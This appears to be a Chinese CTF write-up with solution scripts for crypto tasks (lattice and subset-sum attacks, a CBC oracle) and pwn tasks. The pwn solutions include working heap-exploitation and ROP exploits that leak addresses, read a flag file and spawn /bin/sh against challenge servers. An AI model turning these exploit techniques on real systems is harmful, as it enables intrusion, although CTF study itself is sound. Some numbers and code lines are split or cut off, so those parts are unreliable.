session = '.eJwFwdsSQkAAANBfafa1h8S2mWZ6EMYQ0pDwti7r0pa2dpWMf--cCdzxE-wmsMjBDgS6mUsVw9ZPxbZ2itpiKA2mLtWmh8mWszhDcE2FnkTcd4qx8kXNvZBwqLcKe9SXUnThSj7CXDax1uv1i7RWqQRi7FPS2bFAInvAE7Y2MjqYUUfpV7oVLnUxWn0PblOl5NPZahMiONxrZzD9SyZfteRsCF4a7XXkhHpnFkNJeu_BPP8BGEA_PA.XybWJA.JTT_ZES9_dEA46EaKQ9lL2wgemE'
session = requests.post(url,files={'upfile':open('down.wav','rb').read()},cookies={'session':session}).headers['Set-Cookie'].split(';')[0][8:]
session = requests.post(url,files={'upfile':open('down.wav','rb').read()},cookies={'session':session}).headers['Set-Cookie'].split(';')[0][8:]
print(session)
```

FeedBack

We need your FeedBack! https://forms.gle/SmTytGGhvYxDtuoA7

Crypto

piece_of_cake

```
q =
1923591164481691442397325592791678736749910555287232746335855501059888058823145888206554724605423186999726909287546372953787014232453375313153658732785802426904806840182170700943665648241806050973996438024874033174516517632116955671821967946382789054905073701789387541530030961714539896916420215011956194456261007892346513454430088974261518612596597354376656336982895837841922216310818012806039994663130018389148915877140241977970197925777401420049248182571504461
h =
2058624502026442474163814668894517057535844369826298456734190035423122340986784962450509891087348120516770227218124706573801480237234510575744662087111059897511300121185004766710397235166453107835728175522261331388158128478888518913171191122900356731853427902284722942813416250292439273963849484623508458276931658374909953255099463516164049707199157348465075721994095187584744216263566437552401837591072963010300558736019245412773458039879795086286318636636485 75
c =
1743268367768068778777707105426372691941604664640626654787684141922326991598057090269627429062831338147644974027554486319151594204829458325068737266751369230219011907024458288861916506140680623361663294810121814549913415411842008210211775938748076665518197980042875088557676343272199809767244116372244378953218026574084143250753463479254801410513339549066707973385294500259079818649157525252102771651790606426529094873286329899722334520351222862771146760669718142

v1 = vector(ZZ, [1, h])
v2 = vector(ZZ, [0, q])
m = matrix([v1,v2]);
f, g = m.LLL()[0]

a = f*c % p % g
m = a * inverse_mod(f, g) % g
print(m)
```

babySum

和sum类似的subset-sum问题，根据sum的提示搜索一下可以发现这两题是今年全国高校密码数学挑战赛的赛题，出题人写了一篇博客记录解法：https://soreatu.com/posts/crypto-research-subset-sum-problem/

```
import re
import random
import multiprocessing as mp
from functools import partial

def check(sol, A, s):
    """Check whether *sol* is a solution to the subset-sum problem.
    """
    return sum(x*a for x, a in zip(sol, A)) == s

def solve(A, n, k, s, ID=None, BS=22):
    N = ceil(sqrt(n)) # parameter used in the construction of lattice
    rand = random.Random(x=ID) # seed

    # 1. Construct the lattice
    #  (n+1) * (n+2)
    #  1 0 ... 0 a_0*N   N
    #  0 1 ... 0 a_1*N   N
    #  . . ... .  ...    .
    #  0 0 ... 1 a_n*N   N
    #  0 0 ... 0  s*N   k*N
    lat = []
    for i, a in enumerate(A):
        lat.append([1*(j == i) for j in range(n)] + [N*a] + [N])
    lat.append([0]*n + [N*s] + [k*N])

    # main loop
    itr = 0
    start_time = cputime()
    while True:
        itr += 1

        # 2. Randomly shuffle
        l = lat[::]
        shuffle(l, random=rand.random)

        # 3. BKZ!!!
        m = matrix(ZZ, l)
        t_BKZ = cputime()
        m_BKZ = m.BKZ(block_size=BS)
        print(f"n={n} {itr} runs. BKZ running time: {cputime(t_BKZ):.3f}s")

        # 4. Check the result
        for i, row in enumerate(m_BKZ):
            if check(row, A, s):
                if row.norm()^2 == k:
                    print(f"n={n} After {itr} runs. FIND SVP!!! {row}\n"
                          f"Single core time used:
{cputime(start_time):.3f}s")
                    return True

s = 11204158321431815830823699004382994461036257963
A = [1340215702628887411219893814871952196027482940,
805858400634252066486457597358278644760187448,
121754072205390405751521851103032719538866107,
610840127054948593254098360342339926199311483,
567584462756250755254616807808676796789978676,
958551286247997676437206358962952059138388808,
417903756279989399171444423180314081431548929,
1352035242495312618231103175648738484848345578,
4613152753827188840474395623197710930759614 81,
130897947070792691116458371713856028756164120,
734739877495371221679670305928316818833946740,
515546568745873733638493726852017924846253431,
897960303321794375914134378150327680953240501,
842224929297838031695484228573049312350252556,
1225315186151537418934235361259120474364531182,
128106093354754023695790533047276875151144241,
462611395922277905077613241085175378312475285,
69445639201818901381531075684343158342796372,
335780621308051587622713859666803241357971353,
1308920072762254798038455291047844325828749100,
1348833039107837479175603530943741166770667613,
183452975714327916324922736116997401007005747,
949054326347556900269630934561025842931981081,
1359905115736513147075796946220804899514849629,
1274255449870646720587506203447516381573675310,
582628946764327875634337763156188560732028123,
1023871723250756467952570370028211822623307363,
571287179857349087405829008232322335965426102,
1019834988436992774119886347730884348972675039,
1022571960862639012413656046194887672052253958,
609723861588808745043013432780916260005309387,
1390264222373563190028061239561747769393044432,
1072774199861913452424431008897789849895219526,
85682786614260841396194616046720694118102221,
56657983335326702157268238149957980044665934,
654088775500666454666290389053586301366581400,
1220811823886160570686645162797939672912641581,
752488360885524111254212011696679856089848316,
395003703664709057008215344364103632801084690,
1013763057386849457015694345147722802633641282,
44963541977765603438650162475382137726561457,
1077958607717902254486280142663165153050013238,
1087041124653501892900000311998411542764798950,
1312907908182780301160053631745330513254683179,
56191117773683164297502879274501094704502459,
1202615965804292328494221363781981314000446654,
252354865602957036178368002464251556153895218,
421538300359148088624373108646794989375120236,
728721086262998323314983191800606622848165558,
976531949158023615255292339594944414890158119,
512758925640571555647837298662112233062431871,
1203804055334990427981174905625916475431137967,
1079987367610190741653290760486640539505674271,
715425317493887461493223299403293270972673385,
139406798087177350042077615535630186091689268,
519548579918308345019971895081177031939854754,
813944567522039003089525631692064401007018103,
949304565657348461654159218048076682542638979,
231557490402051988003053704838481540015993765,
```

8核跑十几分钟拿到flag。

Game

```
# python3
import re
from hashlib import sha256
from itertools import product
import fuckpy3
from pwn import *
from copy import deepcopy

s = string.ascii_letters + string.digits

def byte_xor(ba1, ba2):
    return bytes([_a ^ _b for _a, _b in zip(ba1, ba2)])
def hex_xor(h1,h2):
    # print('xor', h1,h2)
    return byte_xor(h1.unhex(),h2.unhex()).hex()

r = remote("81.68.174.63", 16442)
# r = remote("127.1", 10000)
# context.log_level = 'debug'
# PoW
r.recvuntil('sha256')
rec = r.recvline().decode()
suffix = re.findall(r'\(XXXX\+(.*?)\)', rec)[0]
digest = re.findall(r'== (.*?)\n', rec)[0]
print(f"suffix: {suffix} \ndigest: {digest}")

print('Calculating hash...')
for i in product(s, repeat=4):
    prefix = ''.join(i)
    guess = prefix + suffix
    if sha256(guess.encode()).hexdigest() == digest:
        print(guess)
        break
r.sendlineafter(b'Give me XXXX: ', prefix.encode())

r.recvuntil(b'IV is: ')
iv = r.recvline().strip()

def enc(data):
    try:
        global iv
        print('data', data)
        data = hex_xor(data[:32], iv) + data[32:]
        r.sendlineafter(b'exit', b'1')
        r.sendlineafter(b'(in hex): ', data)
        res = r.recvline()
        iv = res.strip()[-32:]
        print('c',res)
        return res
    except:
        print('error',data)
        exit(1)
guessed = ''

for idx in range(16):
    padding = '00'*(31-idx)
    std_iv = deepcopy(iv)
    std = enc(padding)[32:64]
    # print(std)
    for i in range(256):
        res = enc(padding + guessed + hex(i)[2:].zfill(2))[32:64]
        if res == std:
            print(i)
            guessed += hex(i)[2:].zfill(2)
            break
print('guessed',guessed)
```

```
for idx in range(16):
    padding = '00'*(31-idx)
    std_iv = deepcopy(iv)
    std = enc(padding)[64:96]
    # print(std)
    for i in range(256):
        res = enc(padding + guessed + hex(i)[2:].zfill(2))[64:96]
        if res == std:
            print(i)
            guessed += hex(i)[2:].zfill(2)
            break
print('guessed',guessed)



for idx in range(16):
    padding = '00'*(31-idx)
    std_iv = deepcopy(iv)
    std = enc(padding)[96:128]
    # print(std)
    for i in range(256):
        res = enc(padding + guessed + hex(i)[2:].zfill(2))[96:128]
        if res == std:
            print(i)
            guessed += hex(i)[2:].zfill(2)
            break
print('guessed',guessed)

r.sendlineafter(b'exit', b'2')
r.sendlineafter(b'(in hex): ', guessed)

r.interactive()
```

Pwn

roshambo

```
from pwn import *
import time
context.log_level="debug"

def msg(code1,code2,l,data):
     return code1+p64(code2)+p64(l)+data

p=remote("81.68.174.63",64681)
#p=process("./roshambo",env = {'LD_PRELOAD' : './libc.so.6'})
```

```
mode="C"
room="kirin"
name="kirin"
p.sendlineafter(": ",mode)
p.sendlineafter(": ",room)
p.recvuntil("Your room: ")
room=p.recvuntil("\n")[:-1]
p.sendlineafter(": ",name)

p2=remote("81.68.174.63",64681)
name="kirin"
p2.sendlineafter(": ","L")
p2.sendlineafter(": ",room)
p2.sendlineafter(": ",name)



msg2=msg("\x00"*8,8,0x68,"a"*0x68)
msg3=msg("\x00"*8,4,0,"")

p.sendafter("kirin >> ",msg3)
p.sendafter("kirin >> ",msg2)
p.sendlineafter("size: ",str(0x18))
p.sendafter("say? ","aaaaa")

p.sendafter("kirin >> ",msg3)
p.sendafter("kirin >> ",msg2)
p.sendlineafter("size: ",str(0x28))
p.sendafter("say? ","b"*0x27)
#gdb.attach(p)
for i in range(6):
 p.sendafter("kirin >> ",msg3)
 p.sendafter("kirin >> ",msg2)
 p.sendlineafter("size: ",str(0xf8-i*0x10))
 p.sendafter("say? ",chr(0x61+i)*(0xf8-i*0x10-1))

p.sendafter("kirin >> ",msg3)
p.sendafter("kirin >> ",msg2)
p.sendlineafter("size: ",str(0x48))
p.sendafter("say? ","b"*0x47)

p.sendafter("kirin >> ",msg3)
p.sendafter("kirin >> ",msg2)
p.sendlineafter("size: ",str(0))
p.sendafter("say? ","b"*0x18+p64(0x541))

p.sendafter("kirin >> ",msg3)
p.sendafter("kirin >> ",msg2)
p.sendlineafter("size: ",str(0x28))
```

```
p.sendafter("say? ","b"*0x18)

p.sendafter("kirin >> ",msg3)
p.sendafter("kirin >> ",msg2)
p.sendlineafter("size: ",str(0x28))
p.sendafter("say? ","b")

p.recvuntil("leave: b")
s="\x00"+p.recv(5)
libc=u64(s.ljust(8,"\x00"))+0x7ffff77c5000-0x7ffff7bb1000
print hex(libc)

p.sendafter("kirin >> ",msg3)
p.sendafter("kirin >> ",msg2)
p.sendlineafter("size: ",str(0x28))
p.sendafter("say? ","b"*0x10)

p.recvuntil("b"*0x10)
s=p.recv(6)
heap=u64(s.ljust(8,"\x00"))
print hex(heap)

rop="./flag\x00\x00"+"a"*8+p64(heap-0x55aee017a390+0x55aee017a400)+p64(libc+0x23e6a)+p64(0)+p64(libc+0x1b96)+p64(0)+p64(libc+0x439c8)+p64(2)+p64(libc+0x11007F)
rop+=p64(libc+0x2155f)+p64(6)+p64(libc+0x23e6a)+p64(heap)+p64(libc+0x1b96)+p64(0x40)+p64(libc+0x439c8)+p64(0)+p64(libc+0x11007F)
rop+=p64(libc+0x2155f)+p64(1)+p64(libc+0x23e6a)+p64(heap)+p64(libc+0x1b96)+p64(0x40)+p64(libc+0x439c8)+p64(1)+p64(libc+0x11007F)
rop+=p64(libc+0x2155f)+p64(0)+p64(libc+0x23e6a)+p64(heap)+p64(libc+0x1b96)+p64(0x40)+p64(libc+0x439c8)+p64(0)+p64(libc+0x11007F)

p.sendafter("kirin >> ",msg3)
p.sendafter("kirin >> ",msg2)
p.sendlineafter("size: ",str(0))
p.sendafter("say? ","b"*0x18+p64(0x41)+p64(libc+0x3ed8e8)+p64(0)*6+p64(0x21)+p64(0)*3+p64(0x21)+rop)

p.sendafter("kirin >> ",msg3)
p.sendafter("kirin >> ",msg2)
p.sendlineafter("size: ",str(0x28))
p.sendafter("say? ","b")

p.sendafter("kirin >> ",msg3)
p.sendafter("kirin >> ",msg2)
p.sendlineafter("size: ",str(0x28))

p2.close()
```

```
p2=remote("81.68.174.63",64681)
name="kirin"
p2.sendlineafter(": ","L")
p2.sendlineafter(": ",room)
p2.sendlineafter(": ",name)
data="a"*0xc0+p64(heap-0x55aee017a390+0x55aee017a410)+p64(libc+0x2155f)
msg2=msg("[RPC]\x00\x00\x00",3,0xd0,data)
p2.sendafter("kirin >> ",msg2)

p.recvuntil("say? ")
p.recvuntil("aaaa")
p.send(p64(libc+0x520A5))

p.interactive()
```

cfgo-CheckIn

upx加壳了，先脱壳

还原迷宫上dfs跑

```
#include<stdio.h>
#include<string.h>
#include <math.h>
#include<stdlib.h>
#include<string>
using namespace std;


// char map[] = "00000000111000100000+1*0000000000000";
char map[100000] = {0};
bool visit[100000];
int len;
int s_len;

void walk(int x, int y, string ans){
    if (visit[x + y * s_len])
        return;
    visit[x + y * s_len] = true;
    if(map[x + y * s_len] == '0'){
        return;
    }
    else if (map[x + y * s_len] == '*'){
        printf("%s\n", ans.c_str());
        printf("success!\n");
        exit(0);
    }

    if (x > 0)
```

```
        walk(x-1, y, ans+"a");
    if (x < s_len)
        walk(x+1, y, ans+"d");
    if (y > 0)
        walk(x, y-1, ans+"w");
    if (y < s_len)
        walk(x, y+1, ans+"s");
}

int main(){
    /*
    char map[12000] = {0};

    */
    scanf("%s", map);
    len = strlen(map);
    s_len = sqrt(len);
    int start_x, start_y, end_x, end_y;
    for (int i = 0; i < len; i++){
        if (map[i] == '+'){
            start_y = i / s_len;
            start_x = i % s_len;
        }
        else if (map[i] == '*')
        {
            end_y = i / s_len;
            end_x = i % s_len;
        }
    }
    //printf("start:%d %d\n", start_x, start_y);
    walk(start_x, start_y, "");
}
```

看起来最后是个溢出.....

exp最终如下

```
from pwn import *
import math

# r = remote("81.68.174.63", 62176)
while True:
    try:
        r = remote("81.68.174.63", 62176)
        # r = process("./pwn",aslr=True)
        # gdb.attach(r,"b *$rebase(0x119389)\nc")
        #context.log_level = 'debug'
        no = '\xe2\xac\x9b'
        yes = '\xe2\xac\x9c'
        end = '\xf0\x9f\x9a\xa9'

        for i in range(100):
            r.recvline()
            t_map = ''
            for j in range(i+6):
                t_map += r.recvline()
            print t_map
            l = len(t_map)
            #print "len:", l
            res = ''
            i = 0
            while i < l:
                if t_map[i] == '\xe2':
                    if t_map[i+2] == '\x9b':
                        res += '0'
                    else:
                        res += '1'
                    i += 3
                elif t_map[i] == '\xf0':
                    if t_map[i+3] == '\xa9' and t_map[i+2] == '\x9a' and
t_map[i+1] == '\x9f':
                        res += '*'
                    else:
                        res += '+'
                    i += 4
                elif t_map[i] == '\x0a':
                    #res += '\n'
                    i += 1
            #print len(res), math.sqrt(len(res))
            s_len = int(math.sqrt(len(res)))
            t_start = res.find('+')
            t_end = res.find('*')
            '''
            print t_start, t_end
            print res
            result = []
            for y in range(s_len):
                for x in range(s_len):
                    if x == 0:
                        result.append([])
                    result[y].append(res[x + y * s_len])#print(result)
            '''
            solve = process("./dfs")
            solve.sendline(res)
            ans = solve.recvline()
            #print ans
            solve.close()
            r.send(ans)
        payload = 'A'*0x70+p64(0xc000044fd8)
        payload += p64(0x20)*((272-len(payload))/8)+'\xf0\xd0'


        r.sendlineafter("Leave your name:",payload)
        r.recvuntil("Your name is : ")
        pie = u64(r.recv(6).ljust(8,'\x00'))-0xce431
        success(hex(pie))

        if pie == -0xce431:
            r.close()
            continue

        pop_rdi = 0x0000000000109d3d+pie
        pop_rsi_r15 = 0x0000000000119c45+pie
        pop_rax = 0x0000000000074e29+pie
        syscall = 0x00000000000743c9+pie

        payload = 'A'*0x70+p64(0xc000044fd8)
        payload += p64(0x20)*((272-len(payload))/8)
        payload += 
p64(pop_rax)+p64(59)+p64(pop_rdi)+p64(0xc000044eb8)+p64(syscall)+"/bin/sh\x00"
        r.sendlineafter("Leave your name:",payload)
        r.interactive()
    except:
        r.close()
        raw_input(">")
```

mengyedekending

写了个c的warpper，其实本体是.NET的baby_Cat.dll

```
#coding=utf8
from pwn import *
import sys
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

local = 1
docker = 0

if len(sys.argv)>1:
  local = 0
  # pass

if local:
  if docker:
    # process_name = ''
    # cn = remote('',)
    # libc = ELF('',checksec=False)
    # bin = ELF('',checksec=False)
    pass
  else:
    cn = remote('0',9999)
    # libc = ELF('',checksec=False)
    # bin = ELF('',checksec=False)
    pass
  pass
else:
  cn = remote('111.73.46.229',51000)
  # libc = ELF('',checksec=False)
  # bin = ELF('',checksec=False)
  pass

def z(script =''):
  if not local: return
  if not docker: gdb.attach(cn,gdbscript=script)
  else: gdb.attach(target=process_name,gdbscript=script,exe=process_name)
  if script == '': input()

rv     = lambda x=0x1000 : cn.recv(x)
rl     = lambda   : cn.recvline()
ru     = lambda x : cn.recvuntil(x)
raddr   = lambda   : u64(cn.recvuntil('\n')[:-1].ljust(8,b'\x00'))
raddrn  = lambda x : u64(rv(x).ljust(8,b'\x00'))
sd     = lambda x : cn.send(x)
sl     = lambda x : cn.sendline(x)
sa     = lambda a,b : cn.sendafter(a,b)
sla    = lambda a,b : cn.sendlineafter(a,b)
interact= lambda   : cn.interactive()
ss     = lambda s : success(s)

import inspect,re
def logsym(val):
  for line in inspect.getframeinfo(inspect.currentframe().f_back)[3]:
    m = re.search(r'\blogsym\s*\(\s*([A-Za-z_][A-Za-z0-9_]*)\s*\)', line)
  if m:
    varname =  m.group(1)
    ss(f"{varname} => {hex(val)}")
  else:
    ss(hex(val))

############################################


ru(" : ")
leak = int(rl()[:-2],16)
logsym(leak)
```

```
pay = flat('B'*50,p8(107),p8(leak&0xff))
sla('?',pay)
sla('?','y\r')
sa('!',flat(p8(1)))
rl()
rl()
interact()
```